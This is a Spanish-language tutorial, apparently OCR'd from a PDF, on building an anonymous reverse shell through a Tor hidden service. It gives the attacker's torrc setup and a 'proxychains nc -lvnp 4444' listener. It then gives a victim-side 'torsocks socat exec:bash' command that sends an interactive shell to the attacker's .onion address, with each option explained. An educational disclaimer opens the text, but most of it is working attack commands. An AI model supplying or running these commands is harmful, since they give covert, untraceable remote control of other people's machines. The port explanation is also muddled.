# Reverse shell

**Alexis Camejo 2024**

*Contenido*



# Reverse shell

**Alexis Camejo 2024**

# Introducción

*Este procedimiento está diseñado para fines educativos, como pruebas de penetración éticas y simulaciones de seguridad. Es fundamental contar con el consentimiento explícito del propietario del sistema antes de realizar cualquier tipo de prueba. El uso indebido de estas técnicas puede ser ilegal y conllevar graves consecuencias legales y éticas.*

En el documento se detalla la configuración y el despliegue de un entorno básico para simular comunicaciones seguras y anónimas entre un atacante y una víctima utilizando herramientas comunes en sistemas basados en Linux. Se emplearán servicios como **Tor**, **Apache2**, y herramientas como **proxychains**, **torsocks**, y **socat** para establecer un canal de comunicación funcional a través de una dirección .onion generada en la red Tor.

La configuración incluye los pasos necesarios para levantar un servicio web anónimo mediante Tor, asociarlo a un servidor Apache2 y ponerlo en escucha para recibir conexiones en un puerto específico. Asimismo, se explica cómo preparar el sistema de la víctima para establecer una conexión hacia la dirección .onion, garantizando anonimato y flexibilidad en la comunicación.

Este documento es útil tanto para entender la configuración técnica básica como para sentar las bases de escenarios avanzados en análisis y simulación de comunicaciones seguras en ciberseguridad.

Atacante

# Configuración del Atacante en un sistema Linux.

Tener instalado previamente Tor y Apache2.

## Tor

El servidor Tor genera una dirección .onion que actúa como un punto de entrada oculto al servidor atacante.

Inicia automáticamente cada vez que el sistema arranque tor.

Sudo systemctl enable tor

Iniciar el servicio Tor inmediatamente en el sistema.

Sudo service tor start

Verifica que el servicio Tor esté ejecutándose.

Sudo service tor status

## Apache2

Apache2 se configura para manejar las solicitudes en el puerto 80, mientras que Tor redirige esas solicitudes desde el servicio oculto (a través del puerto 4444) hacia Apache2.

Inicia automáticamente cada vez que el sistema arranque apache2.

Sudo systemctl enable apache2

Iniciar el servicio apache2 inmediatamente en el sistema.

Sudo service apache2 start

Verifica que el servicio apache2 esté ejecutándose.

Sudo service apache2 status



**Alexis Camejo 2024**

## Agregar al archivo torrc

La configuración del servicio oculto (HiddenServiceDir y HiddenServicePort) crea un punto de entrada .onion que escucha en el puerto 80 y redirige el tráfico a Apache2 (o cualquier otra aplicación en el puerto 4444).

Esto permite que el atacante reciba conexiones entrantes de manera anónima.

Abrir torrc.

Sudo nano /etc/tor/torrc

Agregar el path donde se va a crear la dirección .onion.

HiddenServiceDir /var/lib/tor/hidden_service/

Agregar el puerto 80 donde va estar levantado apache2, y a la escucha en el puerto 4444.

HiddenServicePort 80 127.0.0.1:4444

## Tor resetear

Resetear los servicios.

sudo service tor restart

sudo systemctl restart tor

## Ver la direccion .onion creado

Onion creado.

Sudo cat /var/lib/tor/hidden_service/hostname/

## A la espera

Ponerse en escucha en el puerto 4444 con proxychains y nc para aceptar conexiones.

Proxychains nc -lvnp 4444

Victima

# Configuración de la Victima en un sistema Linux.

Instalar previamente torsocks y socat.

## Agregar repositorios para la instalación

Sudo add-apt-repository universe

Sudo apt update


Sudo apt install torsocks

Sudo apt install socat

## Ejecutar en la terminal

Torsocks socat exec:'bash -l ; ' , pty, stderr, setsid, sigint, sane tcp:direccion.onion:80

¡¡Conexión exitosa!!



torsocks: Redirige la conexión a través de la red Tor.

socat: Establece un canal para ejecutar un comando.

exec:'bash -l': Ejecuta un intérprete de shell interactivo.

pty: Abre un pseudo-terminal para la conexión.

stderr: Redirige la salida de errores al pseudo-terminal.

setsid: Ejecuta el comando en una nueva sesión.

sigint: Permite la propagación de señales (como Ctrl+C).

sane: Establece configuraciones de terminal seguras.

tcp:<direccion.onion>:80: Conecta al servidor oculto de Tor en el puerto 80.

# Reverse shell